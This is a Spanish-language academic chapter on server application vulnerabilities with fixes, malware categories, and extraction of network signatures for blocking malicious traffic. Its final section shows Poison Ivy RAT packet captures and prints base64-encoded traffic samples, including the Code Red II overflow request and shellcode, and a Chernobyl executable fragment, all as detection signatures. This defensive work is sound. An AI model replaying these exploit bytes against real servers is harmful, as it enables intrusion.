2.2.1. Vulnerabilidades de diferentes aplicaciones

2.2.1.1. BIND Domain Name System (DNS)

Bind (Berkley Internet Name Domain) es el más usado en los servidores de DNS en el Internet. Actualmente, cada distribución Linux tiene un paquete BIND para servicios DNS. El problema con BIND y cualquier servidor DNS es que para ser capaz de traducir nombres en direcciones IP tiene que comunicarse con varios servidores DNS y no filtra estos paquetes.

Los servicios DNS son vitales para la conexión de Internet, entonces para interrumpir el servicio a las víctimas, los atacantes tienen un gran interés de derribar los servidores DNS. Un ejemplo es la vulnerabilidad de servidores BIND 9.7.1 y 9.7.1-P, publicada en el Instituto Nacional de Estándares y Tecnología, que permite al atacante causar una negación de servicio

conocida como DoS a través de una consulta para un registro RRSIG[32]. Si la respuesta no está en la memoria cache el servidor BIND produce un lazo infinito enviando consultas continuas RRSIG a los servidores autorizados. El administrador del servidor permite estos ataques cuando configura un servidor de validación recursiva estáticamente o vía DNSSEC[33] (búsqueda de lugar de validación DLV) [1].

Evaluación del riesgo

Las versiones de BIND 9.7.1 y 9.7-P1 afectan a una pequeña parte de la base de despliegue del software DNS.

Solución

Actualizar BIND a la versión 9.7.1-P2, si se utiliza la versión 9.7.0 permanecer en 9.7.0-P2. El cambio permite corregir la validación recursiva cuando se realizan consultas a los registros RRSIG. Estas, no se producen en una operación normal DNSSEC debido a que los registros RRSIG son ordinariamente regresados con los registros que ellos cubren.

Sin embargo, un tipo de consulta RRSIG pueden ser usados para una prueba manual. Como resultado del cambio en 9.7.1, si la memoria cache no contiene ningún registro RRSIG para el nombre, como una consulta que origina un bucle infinito de consultas recursivas al servidor autorizado. BIND 9.7.1-P2 regresa el cambio, restaurando la prioridad del 9.7.1 la cual es dañina, y es corregida en una versión futura. [23]

Se debe ubicar a BIND en una cárcel chroot[34] que protege al sistema contra los ataques de intrusos para obtener un Shell que funciona en el servidor BIND. Si este paso no se realiza, entonces el atacante descubre la vulnerabilidad del sistema Linux y sus datos antes de que se pueda actualizar. Si existe una nueva versión de BIND o se produjo un error, aplicar los

[32] RRSIG (Resource Record Signature o registro de recursos de firmas): almacena la firma digital de un RRset, la cuál es calculada mediante una clave privada [32].
[33] DNSSEC : conjunto de extensiones para el protocolo DNS que proporciona integridad y autenticación de los datos de origen[32].
[34] Cárcel chroot: Es un programa que permite redireccionar el directorio del disco a otro que no se tiene acceso o los archivos de nombre se encuentran fuera de directorio.

parches necesarios y actualizar BIND a su dicción mas reciente. Además debe deshabilitarse la recursión y la cola para defenderse en contra de los ataques de envenenamiento cache DNS.

2.2.1.2. Servidor Web Apache

El servidor más popular es el Apache, este presenta problemas de seguridad al agregar módulos al servidor. Esto produce un error en el servidor y en los módulos necesarios para su funcionamiento. En todas las versiones de servidor Web Apache existen vulnerabilidades para el acceso remoto, estas tienen el problema en las funciones encargadas de procesar las peticiones erróneas recibidas que están codificadas de forma fragmentada llamado este procedimiento "chunked encoding".

Este tipo de vulnerabilidad se presenta en las versiones de Apache 1.3.24, hasta la 2.0.36, publicada por los Sistemas de Seguridad de Internet ISS (Internet Security Systems), esta permite al intruso que acceda remotamente al servidor y envié un conjunto de peticiones codificadas de tal forma que provoca que un proceso hijo que procesa la petición termine y ocasione un DoS y un desbordamiento de memoria intermedia que origina una violación de segmentación si el sistema Unix es de 32 bits, y si es de 64 bits entonces el atacante podrá forzar la ejecución del código [24].

Solución

Realizar un parche en el servidor y mantenerlo lo más actualizado posible. El servidor no debe ser inicializado como root, al contrario se debe crear un usuario que tenga los mínimos derechos para hacer funcionar el mismo. No permitir la actualización de scripts dentro del servidor por lugares que no son de confianza. Se debe remover los ejemplos de los scripts de los módulos agregados como el mod_php, mod_cgi, mod_PERL, etc.

Si se utiliza PHP u otros lenguajes utilizar suEXEC que es un programa llamado por Apache para permitir llamar a los scripts desde diferentes ID de usuarios en lugar de solo el usuario que utiliza Apache. Además es indispensable modificar la muestra de respuesta del servidor Web, es más difícil para el atacante derribar un sistema cuando el desconoce la clase de servidor que está funcionando.[24]

2.2.1.3. Sistemas de control de versión

Los sistemas de control de versión proveen herramientas para desarrolladores de software y les permiten al mismo tiempo trabajar en el mismo conjunto de archivos y manejar diferentes versiones de código fuente.

La versión de servidor CVS 1.11.4 con riesgo alto y confianza oficial, permite al atacante realizar un DoS provocando una fuga de información de un sistema mediante una petición de directorio manipulada. El proceso se inicia por el demonio de servicios de Internet conocido en Linux como inetd y se ejecuta como root, el atacante puede ingresar cualquier código que será ejecutado ya que tiene permisos y privilegios de root.

CVS es la versión de control más popular es el CVS (Concurrent Versions System) usada por varios proyectos de software de código abierto que permite acceso anónimo hacia los repositorios CVS mediante el protocolo pserver. Este protocolo corre en TCP en el puerto 2041 por defecto. Tiene las siguientes vulnerabilidades.

- Existen algunas vulnerabilidades en la implementación de otros comandos y funciones que pueden ser aprovechadas por un usuario que se autentifica para causar la negación del servicio o ejecución del código en un servidor CVS. Otras pueden ser aprovechadas por usuarios anónimos.
- El código para saturar los servidores CVS fue publicado en las listas de seguridad y permite a los atacantes ejecutar arbitrariamente el código de los mismos.[1]

Solución

Para protegerse en contra de estas vulnerabilidades se debe actualizar la versión de CVS a la más actualizada posible, además se debe hacer funcionar a este servidor en una cárcel chroot.

Configurar el sistema CVS para usar el protocolo SSH[35] en lugar del protocolo pserver que envía contraseñas en el texto sin formato, se debe filtrar el puerto 2401 si no se permite acceso remoto para permitir solo a los usuarios confiables que se conecten.

Se debe restringir los permisos para que sean solo de lectura y ningún usuario lo modifique.

Otra versión de control del sistema que ha ganado popularidad en Linux es la subversión, se puede acceder remotamente a su repositorio por el protocolo svn. El servidor svn trabaja bajo el puerto 3690 por defecto y muestra las siguientes vulnerabilidades:

- El desbordamiento del buffer se lo puede aprovechar si los atacantes autentificados ejecutan un código arbitrario en el server de subversión.
- Mediante el desbordamiento de memoria el atacante autentificado puede ejecutar un código arbitrario y hacerlo funcionar mediante el comando get-date-rev.

Solución

Actualizar a la versión más reciente y estable de subversión, además configurar esta para usar webDav[36] en lugar del protocolo svn. Permitir solo la lectura de estos archivos para que el usuario no pueda modificarlo, si no es permitido el acceso remoto filtrar el puerto 3690 para que solo ingresen los usuarios confiables [25]

2.2.1.4. Mail Transport Agent (MTA)

El protocolo de transporte de envío de correo mejor conocido como SMTP (Send Mail Transport Protocol) es uno de los protocolos más antiguos que se utilizan en la Internet, este es usado mediante el MTAs para enviar el mail desde un usuario transmisor hacia el usuario receptor. El protocolo SMTP utiliza el puerto 25 por defecto, y no se lo debe filtrar si es que se usa para recibir un mail desde cualquier dirección de Internet.

[35] SSH (Secure Shell): Es un protocolo que permite el acceso remoto de forma segura hacia otros servidores.
[36] WebDav: (Web-based Distributed Authoring and Versioning - Edición y versionado distribuidos sobre la web), permite crear modificar o eliminar documentos mediante extensiones de protocolo HTTP hacia un servidor remoto.

El MTA más popular de Linux es el Sendmail, el cual tiene muchos problemas de seguridad incluyendo el desbordamiento de memoria que puede ser remotamente explotado para dañar el correcto funcionamiento del servidor MTA. Unas alternativas más conocidas para el servidor de correo son el Postfix, Qmail, Exim, y el Courier-MTA. Los problemas más comunes en MTA son:

- Vulnerabilidades como el desbordamiento del buffer que puede ser usado por atacantes remotos o locales para impedir la ejecución del servidor MTA.
- La desconfiguración del servidor MTA permite a cualquier persona usarlo para enviar correo. Esto se llama retransmisión abierta lo que ocasiona que a los correos se los ubique en listas negras consumiendo un alto ancho de banda.
- Existen vulnerabilidades al mostrar las bases de datos de las cuentas de usuarios [1].

Solución

Para solucionar cualquier tipo de vulnerabilidad que se produzca debido al MTA sea en Postfix, Qmail, Emix o Sendmail, se debe actualizar a la versión más reciente de cualquiera de estos.[26]

2.2.1.5. Simple Network Management Protocol (SNMP)

Actualmente la mayoría de dispositivos utilizan SNMP para la monitorización y configuración remota. SNMP es un protocolo simple utilizado para crear un software de monitorización que muestre información del tráfico de red, carga del CPY, carga del disco, entre otras está la configuración de dispositivos como el equipo wireless, broadband, routers y otras. Muchas de las implementaciones SNMP en estos dispositivos de red utilizan la versión 1 o la dos, en las cuales se tiene un método de autenticación muy débil.

La versión 1 de SNMP contiene una serie de errores y trampas que solicitan mensajes que son manipulados y decodificados para ser explotados de muchas formas, desde denegar el servicio para sobrescribir la configuración.

Las versiones 1 y dos de SNMP usan cadenas comunes para la autenticación. Estos son enviados en UDP en el puerto 161 que no está encriptado, entonces es más fácil para un hacker reconocer las cadenas. Es por esta razón que se deben habilitar las cadenas con acceso remoto solo de escritura que por defecto es "pública".

El momento de implementar la versión SNMPv3 incorpora características de seguridad como autentificación y control de privacidad sobre otras características. La autenticación de SNMPv3 se hace usando un código de autenticación mensaje clave hash (HMAC), calculado criptográficamente la función hash en combinación con la clave secreta. Las implementaciones de SNMPv3 permiten a un código pequeño HMAC en un campo de autenticación autenticar a un agente o un demonio mediante una trampa de HMAC de 1 byte como mínimo.

Esta vulnerabilidad afecta a las versiones 5.4.1.1, 5.3.2.1, 5.2.4.1, 5.1.4.1, 5.0.11.1 and UCD-SNMP 4.2.7.1 permitiendo a los atacantes leer y modificar cualquier objeto SNMP que puede ser ingresado por un usuario impersonalizado afectando a cientos de productos que trabajan sobre *SNMP*, como *routers*, *switches*, servidores *módems* cable o *ADSL*.

Solución

Actualizar a la versión más actual de SNMP, y aplicar el parche para direccionar a Net-SNMP y en UCD-snmp.

Habilitar la configuración de privacidad del subsistema de SNMPv3 para encriptar el trafico usando una clave secreta, esta opción no encripta el HMAC, pero minimiza la posibilidad de afectar esta vulnerabilidad [26].

Cerrar los *routers* a través de listas de control de accesos y permitir el paso de IPs autorizadas con reglas para los firewalls. Y si no se está usando el servidor SNMP apagar este servicio.

2.2.1.6. Open Secure Sockets Layer (OpenSSL)

La librería de OpenSSL es la opción más común para aquellas aplicaciones que necesitan soporte criptográfico en la red, como son las aplicaciones aApache, (conexiones seguras HTTP), Sendmail, Open LDAP, OpenSSH, y otras.

Las vulnerabilidades en las librerías OpenSSL afectan a todas las aplicaciones que las usan. Dependiendo en las funciones usadas por la aplicación se puede obtener privilegios como root mediante la ejecución de un código arbitrario en el servidor.

OpenSSL tiene algunas vulnerabilidades que en el pasado causaban un grave daño a los servidores que ejecutaban aplicaciones compiladas con el soporte OpenSSL especialmente el Apache, Sendmail y OpenSSH. En el caso de Sendmail, se publicaron formas que permitían al atacante tener privilegios de root en las listas de seguridad de correo.

Las versiones anteriores a la 0.9.8m de OpenSSL no revisan el valor nulo de retorno de la función NULL bn_wexpand llamadas en crypto/bn/bn_div.c. crypto/bn/bn_gf2m.c, crypto/ec/ec2_smpl.c y engines/e_ubsec.c, cuyo impacto no es específico y un ataque de vectores cuyo contexto es dependiente. [28]

Solución

Reducir el uso de Internet en los programas que utilicen OpenSSL, especialmente el Apache puesto que como la vulnerabilidad de OpenSSL se encuentra en las librerías pueden aparecer otros ataques hacia las aplicaciones.

Además, si se usa un servidor Apache con mod_ssl [37]para reducir el impacto de la vulnerabilidad se recomienda desactivar el protocolo SSLv2. [28]

[37] mod_ssl: Módulo del servidor Apache que permite la autenticación de servidores, la codificación de datos y la integridad de los mensajes.

2.3. CARACTERISTICAS DEL CÓDIGO MALICIOSO

Se refiere al conjunto de programas cuyo código tiene como fin robar las claves de los usuarios para dañar el sistema operativo, modificar o eliminar su información y dejar inoperable al computador. El código malicioso continúa siendo un gran problema de seguridad para muchas de las organizaciones, compañías e incluso a usuarios individuales que trabajan desde sus hogares. El término código malicioso cubre actualmente tres tipos de programas que son:

- Los virus de computadoras.
- Los programas conocidos como caballos troyanos
- Gusanos.

2.3.1. Virus

Los virus de computadoras son programas ejecutables cuya estructura infecta a otros programas. Utilizan el mecanismo de autocopiarse dentro de una cadena comando que permita el momento de ejecutarse el programa que se replique el virus y así modifique al programa.

Estructura de un virus

Tiene tres componentes importantes:

- **Infección.** Es el modo en el que el virus se propaga.
- **Carga o payload.** Es aquel que permite que el virus se replique.
- **Activación.** Esta rutina está programada para liberar la carga en un tiempo determinado.

Características

Los virus se encargan de dañar, modificar, o eliminar programas ejecutables, archivos, además puede bajar el rendimiento de un computador ya que al replicarse ocupan gran parte de memoria del disco. Los virus más conocidos y tradicionales son el Michelangelo (un virus tradicional), y Melissa (un virus de macro), y sus características se describen a continuación.

- Daño
- Autoreproducción o autoreplicación.
- Subrepticio llamada también polimorfismo que permite que el virus se oculte del usuario

Caballos Troyanos

Son programas cuya función es en introducirse al sistema como un programa inofensivo alojado dentro de una aplicación de la red local o Internet. Luego de realiza tareas ocultas al usuario como permitir el control remoto del sistema al atacante. Al ingresar a un computador, el intruso puede acceder a cualquier documento, archivo o programa de la víctima, pueden ser dañinos o no.

Su nombre hace referencia a la historia griega puesto que el caballo era entregado a los troyanos como un regalo para ocultar su ataque, en el caso de informática el regalo es un archivo de música, imagen, etc. que parece inofensivo, pero cuando se encuentra dentro del sistema es peligroso.

Tipos de troyanos

- Troyanos recolectores de contraseñas: Almacenan en un archivo a una secuencia de caracteres escrita en el teclado, enviando este por correo electrónico al atacante, un ejemplo son la recolección del número de las tarjetas de crédito y su información.
- Troyanos que modifican los privilegios de un usuario: Se anexan a una utilidad con apariencia de un programa útil, al ser ejecutado le da al atacante privilegios para habilitar y deshabilitar las cuentas de administrador. En el peor de los casos, ni siquiera el administrador original tiene acceso al sistema atacado.
- Troyanos destructivos: Destruyen el sistema operativo de las víctimas
- Programas Bromistas: Este tipo de virus no es dañino, solo juega con la psicología de la víctima enviando mensajes de desbordamiento de memoria, para asustar a la víctima sin hacer daño alguno.

2.3.2. Gusanos

Un gusano es un programa que se arrastra desde un sistema a otro cuyo objetivo es llegar a la mayor numero de usuarios y distribuir códigos malicioso, estos se reproducen por algún medio de comunicación como el correo electrónico. Estos pueden ser utilizados para robar información importante y estafar a personas. Otro objetivo es el de atacar mediante DDoS a sitios webs para llegar a eliminarlos y sacarlos de competencia, si esta es la idea del atacante.

Gusanos de Internet

Este tipo de gusanos se reproducen y se expanden a través de la red con el objetivo de integrarse a sistemas o equipos ya sea mediante el correo electrónico, FTP, IRC u otros puertos en el cual le brinden acceso. [38]

2.3.3. Virus encriptados

Es una técnica que utilizan los virus para descifrase ellos mismos y ejecutarse y volverse a cifrar, evitando así ser detectados por un antivirus. [35]

2.3.4. Virus polimórficos

Estos se cifran o descifran de forma distinta para evitar ser detectados mediante cadenas o firmas digitales, los ejemplos más comunes de este tipo de antivirus son : Elkern, Satan Bug, Tuareg. Son conocidos como mutantes, puesto que se ocultan en un archivo y se cargan en la memoria cuando el mismo es ejecutado por la víctima. Este tipo de virus, cuando infectan a otro archivo modifican la copia de sí mismos para verse diferentes cada que infectan un nuevo archivo.

Los virus polimórficos pueden generar muchas copias diferentes de sí mismos, es por esta razón que los sniffers actuales y cualquier tipo de rastreador convencional no los puede detectar. Hay algunos antivirus que pueden detectar virus polimórficos observando eventos característicos que los mismos deben realizar para sobrevivir y expandirse. Cualquier virus,

sin importar sus características debe hacer ciertas cosas para sobrevivir. Por ejemplo, debe infectar otros archivos y residir en memoria.

El polimorfismo encripta el código principal del virus con una clave no constante, usando conjuntos aleatorios de desencripción o usar código ejecutable cambiante con cada ejecución. Hay toda clase de virus polimórficos: desde virus de sector de arranque hasta virus de macro. [38]

2.3.5. Virus Residentes

Son aquellos que se colocan en la memoria principal esperando que se ejecute algún programa para infectarlo, para esto el virus añade su código al archivo ejecutable.

2.3.6. Bombas lógicas

No se replican, son segmentos de código localizados dentro de un programa, para destruir la información de un computador cuando se cumplen una serie de condiciones.

2.3.6. Bug-Ware

Programas con errores de código que destruyen el software o hardware de un computador, no son virus, pero el usuario los considera como tal debido a que dañan los sistemas. [23]

2.3.7. Virus Infector de Ejecutables

Este virus se propaga al ejecutar el archivo host, infecta a archivos .COM, .EXE, y .SRC., y tiene la capacidad de dejar completamente inutilizable al sistema operativo de Windows cuando reside en su memoria. Cuando el archivo infectado se ejecuta se activa el virus, y estos son:

- **Residentes en la memoria.** Controlan el sistema entero infectándolo cualquier momento.
- **Virus no-residentes.** Se activan al iniciar programa-host.

2.3.8. Virus de Arranque o Boot

Son aquellos escritos para DOS para infectar a cualquier sistema operativo, y tratan de dañar al de arranque en los discos duros. Se propagan al arrancar el disquete o disco infectado residiendo en la memoria del computador. Al no iniciarse el disco, El acceso o la copia de información de un disco infectado no son operaciones peligrosas siempre cuando el sistema no se inicie de aquel disco. [38]

2.3.9. Virus MacroVirus

Este tipo de virus no se transmite a través de archivos ejecutables sino a través de aplicaciones que poseen un lenguaje de macros como aquellas que pertenecen al paquete de Office, además de Corel Draw. El virus al ser abierto por la víctima, se copia a la plantilla base de nuevos documentos infectando a los archivos que se creen posteriormente. Estos son editados en Visual Basic, son tan poderosos que tienen la capacidad de borrar el disco duro, cambiar la configuración del sistema operativo y borrar archivos, o correos electrónicos. [38]

2.4. EXTRACCIÓN DE LAS FIRMAS DIGITALES

La capa de Aplicación es interactiva puesto que consta de un modelo cliente-servidor. Al dispositivo que solicita información se le denomina cliente y al que responde a la solicitud se le llama servidor, entre estos ocurre una trasferencia de datos, que les permite a los usuarios de una red compartir los recursos para funcionar como un servidor o como un cliente simultáneamente al enviar o recibir información. Para la extracción de firmas digitales es necesario conocer en que protocolo se puede analizar la firma digital del virus enviado para bloquearlo.

Protocolos en la capa de Aplicación

Protocolo de Transferencia de Archivos (FTP)

Es utilizado para transferir archivos de manera interactiva entre sistemas.

Protocolo DNS (Servicio de Nombres de Dominio)

Este se encarga de resolver nombres de internet en direcciones IP.

Protocolo de Transferencia de Hipertexto (HTTP)

Este protocolo permite la transferencia entre archivos que forman las páginas web.

Protocolo Simple de Transferencia de Correo (SMTP)

Transporta mensajes de correo y sus archivos adjuntos.

Telnet

Es un protocolo que se utiliza para proporcionar acceso remoto a servidores y a dispositivos de red.

DNS (Sistema de nombres de Dominio)

Define un servicio que coincide con nombres de recursos que tienen la dirección de red numérica solicitada, utiliza un formato simple llamado mensaje, el cual se utiliza para todos los tipos de solicitudes que hagan los clientes y da respuestas del servidor.

WWW Y HTTP (World Wide Web, Hypertext Transfer Protocol)

El protocolo HTTP es utilizado por las aplicaciones de exploradores WEB que se utilizan para acceder a las diferentes páginas WEB al escribir la URL en el explorador de internet, éste especifica una actividad de solicitud-respuesta. Por ejemplo cuando el cliente envía en un explorador web un mensaje de solicitud al servidor, HTTP define los tipos de mensajes que el cliente utiliza para solicitar la pagina y envía los mensajes que el servidor utiliza para responder, los cuales son: GET (solicitud de datos del cliente), POST (incluye los datos en el mensaje enviado al servidor) y PUT (carga los recursos o contenido al servidor web).

SMTP/POP (Protocolo Simple de Transferencia de Correo, Protocolo de Oficina de Correos)

Un usuario de correo electrónico utiliza una aplicación denominada Agente de Usuario de Correo (MUA) que le permite enviar los mensajes y colocar los recibidos en el buzón del cliente. Para recibir los e-mails desde un servidor el cliente del correo puede utilizar un POP. Al enviar el e-mail desde un cliente se utiliza el protocolo SMTP. Dentro del servidor de e-mail se llevan a cabo 2 procesos: MTA (Agente de Transferencia de Correo) el cual se utiliza para enviar correos electrónico, MDA (Agente de Entrega de Correos) recibe el correo entrante y lo coloca en los buzones de los usuarios, resuelve temas de entrega final como análisis de virus y correo no deseado.

DHCP (Protocolo de configuración dinámica de host)

Este, permite a los dispositivos de red obtener las direcciones IP mediante un servidor DHCP el cual elije una dirección de un rango denominado "*pool"*para el host por un tiempo determinado. El servidor DHCP ordena una única dirección a cada usuario, lo que permite a los administradores de red configurar sencillamente la trayectoria IP del cliente.

SBM (El Bloque de mensajes del servidor)

Este es un protocolo que describe el acceso al sistema y la manera en que los clientes hacen solicitud de archivos. Mediante los mensajes inician, se autentican y terminan sesiones, además controlan el paso de archivos a una impresora y le permiten a una aplicación enviar o recibir mensajes hacia o desde otro dispositivo.

Protocolo Gnutella y Servicios P2P

Con las aplicaciones P2P basadas en el protocolo Gnutella, los usuarios pueden colocar archivos en discos rígidos para que otras personas los puedan descargar, de igual forma estas aplicaciones permiten buscar recursos compartidos entre puntos. Cinco tipos de paquetes diferentes definen al protocolo Gnutella; ping se utiliza para descubrir un dispositivo, pong da respuesta a un ping, consulta ubica un archivo, query hit da respuesta a una consulta y push es una solicitud de descarga. [112]

Una vez que se conoce en los protocolos que funcionan las aplicaciones, se realizará el análisis profundo sobre cada código malicioso que circula por la red.

2.4.1. Troyanos Polimórficos


Los troyanos que se han analizado son los siguientes:

- *poison ivy.*
- *Bifrost.*
- *Turkojan.*
- *NovaLite II.*
- *SubSeven.*
- *Apocalypse RAT.*

Este tipo de troyanos es enviado a la víctima en forma de una foto, canción o video y al ser ejecutado por la misma, permite el acceso remoto al atacante. Son peligrosos puesto que el atacante puede parar procesos, borrar archivos, y robar claves del usuario infectado. Además, el atacante utiliza el protocolo TCP para acceder remotamente al computador de la víctima.

La firma digital de este tipo de troyanos no pudo ser obtenida mediante ningún *sniffer* puesto que estos varían su código en cada ejecución para no ser identificados, es decir son polimórficos. Para comprobar que la víctima ha sido infectada, se observa en un análisis de los paquetes entrantes y salientes con un de *sniffer* que el atacante desde la IP de su computador realiza peticiones TCP a la computadora infectada obteniendo así un acceso indirectamente permitido por la víctima. Como ejemplo se muestra al troyano *poison ivy*:


El la figura 2.12 se observa una conexión pura antes de que la víctima ejecute el troyano. Entonces se observa que no realiza ningún tipo de peticiones TCP.



No.	Time	Source	Destination	Protocol	Info
5	1.127725	GemtekTe_5b:54:f	Broadcast	ARP	Who has 192.168.1.1? Tell 192.168.1.4
6	1.129435	Internet_9c:b1:8	GemtekTe_5b:54:f5	ARP	192.168.1.1 is at 00:e0:4d:9c:b1:88
16	5.961206	192.168.1.4	192.168.1.15	BROWSE	Local Master Announcement WOLF, Workst
7	1.129462	192.168.1.4	8.8.8.8	DNS	Standard query A www.windowswolf.com.a
8	2.117426	192.168.1.4	8.8.8.8	DNS	Standard query A www.windowswolf.com.a
13	3.117378	192.168.1.4	8.8.8.8	DNS	Standard query A www.windowswolf.com.a
14	5.117329	192.168.1.4	8.8.8.8	DNS	Standard query A www.windowswolf.com.a
15	5.299010	8.8.8.8	192.168.1.4	DNS	Standard query response, Server failur
17	6.348041	8.8.8.8	192.168.1.4	DNS	Standard query response, Server failur
1	0.000000	192.168.1.2	239.255.255.250	SSDP	NOTIFY * HTTP/1.1

Figura. 2. 12. Antes de ejecutar el Poison-Ivy en la víctma.

Al ejecutar el *poison ivy*, se analiza los paquetes entrantes y salientes de la misma con el *sniffer* y en las tramas de tráfico entrante y saliente se observa que se está realizando una conexión mediante el protocolo de control de transferencia hacia la IP 186.69.106.238, es decir la IP del atacante realiza una petición TCP a la víctima, la víctima responde permitiéndole al atacante la comunicación hacia su computador. Aquí se comprueba que la máquina se encuentra infectada.



No.	Time	Source	Destination	Protocol	Info
1	0.000000	186.69.106.238	192.168.1.4	TCP	edm-manager > alias [ACK] Seq=1 Ack=1 Win=65535 Len=0
2	0.056692	186.69.106.238	192.168.1.4	TCP	edm-manager > alias [ACK] Seq=1 Ack=1857 Win=65535 Len=(
3	0.056760	192.168.1.4	186.69.106.238	TCP	alias > edm-manager [PSH, ACK] Seq=7513 Ack=1 Win=15648
4	0.057563	192.168.1.4	186.69.106.238	TCP	alias > edm-manager [ACK] Seq=8777 Ack=1 Win=15648 Len=1
5	0.057617	192.168.1.4	186.69.106.238	TCP	alias > edm-manager [PSH, ACK] Seq=10177 Ack=1 Win=1564
6	0.120226	186.69.106.238	192.168.1.4	TCP	edm-manager > alias [ACK] Seq=1 Ack=3905 Win=65535 Len=(
7	0.121259	192.168.1.4	186.69.106.238	TCP	alias > edm-manager [PSH, ACK] Seq=10441 Ack=1 Win=1564
8	0.121330	192.168.1.4	186.69.106.238	TCP	alias > edm-manager [PSH, ACK] Seq=11841 Ack=1 Win=1564
9	0.174727	186.69.106.238	192.168.1.4	TCP	edm-manager > alias [ACK] Seq=1 Ack=5601 Win=65535 Len=(
10	0.175570	192.168.1.4	186.69.106.238	TCP	alias > edm-manager [ACK] Seq=12905 Ack=1 Win=15648 Len=

Figura. 2. 13. Al ejecutar el *Poison-Ivy* en la víctima.

Se observa que el troyano se comunica con la víctima por el protocolo TCP de la capa 4 del modelo OSI, por lo cual la obtención de la firma digital para bloquear este tipo de código malicioso no será posible mediante el L7-filter puesto que este trabaja en capa 7.

2.4.2. Gusanos de Internet

Se ha obtenido la firma digital de los gusanos conocidos como *CODE RED II, Chernorbyl, Badtrans , Cancer, Cocaine, Girigat, y Gokar,* mediante el sistema de monitorización Wireshark, estos presentan la siguiente firma digital cuando circula por la red.

Code red II

R0VUIC9kZWZhdWx0LmlkYT9YWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYW
FhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhY
WFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFh
YWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWCV1OTA5MCV1Nj
g1OCV1Y2JkMyV1NzgwMSV1OTA5MCV1Njg1OCV1Y2JkMyV1NzgwMSV1OTA5MCV
1Njg1OCV1Y2JkMyV1NzgwMSV1OTA5MCV1OTA5MCV1ODE5MCV1MDBjMyV1MD
AwMyV1OGIwMCV1NTMxYiV1NTNmZiV1MDA3OCV1MDAwMCV1MDA9YSAgSFR
UUC8xLjANCkNvbnRlbnQtdHlwZTogdGV4dC94bWwKQ29udGVudC1sZW5ndGg6IDMz
NzkgDQoNCsjIAQBg6AMAAADM6/5kZ/82AABkZ4kmAADo3wIAAGgEAQAAjYVc/v//
UP9VnI2FXP7//1D/VZiLQBCLCImNWP7///9V5D0EBAAAD5TBPQQIAAAPlMUKzQ+2y
YmNVP7//4t1CIF+MJoCAAAPhMQAAADHRjCaAgAA6AoAAABDb2RlUmVkSUkAixw
k/1XYZgvAD5WFOP7//8eFUP7//wEAAABqAI2FUP7//1CNhTj+//9Qi0UI/3AI/5CEAAAAg
L04/v//AXRoU/9V1P9V7AFFhGm9VP7//ywBAACBxywBAADo0gQAAPfQD6/HiUY0jU
WIUGoA/3UI6AUAAADpAf///2oAagD/VfBQ/1XQT3XS6DsFAABpvVT+//8AXCYFgccA
XCYFV/9V6GoAahb/VYxq//9V6Ov5i0Y0KUWEamT/VeiNhTz+//9Q/1XAD7eFPP7//z3SB
wAAc88Pt4U+/v//g/gKc8Nmx4Vw////AgBmx4Vy////AFDoZAQAAImddP///2oAagFqAv9Vu
IP4/3TyiUWAagFUaH5mBID/dYD/VaRZahCNhXD///9Q/3WA/1WwuwEAAAALwHRLM9
v/VZQ9MycAAHU/x4Vo////CgAAAMeFbP\/\/\/wAAAADHhWD///8BAAAAi0WAiYVk////j
YVo////UGoAjYVg////UGoAagH\/VaCTagBUaH5mBID/dYD/VaRZg/sBdTHoAAMAAGoA
aOoOAABQ/3 WA

Chernorbyl

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA..AAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwc
m9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v..ZGUuDQ0KJAAAAAAAAABQRQ
AATAEEAGZV8y8AAAAAAAAAAOAADgELAQIyAAIAAAAMAAAAAAAADBAA..A
AAQAAAAIAAAAABAAAAQAAAAAgAAAQAAAAAAAAAEAAAAAAAAAABQAA
AABAAA/wYBAAIAAAAAABAA..ABAAAAAAAEAAAEAAAAAAAABAAAAAAAAA
AAAAAAAAAgAADkAAAAADAAAAQHAAAAAAAAAAAAAAAAAAAA..AAAAAEA

AABQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAUCB0AAAAqwAAAAAQAAAAgAAAAQA..AAAAAAAAAAAAAAA
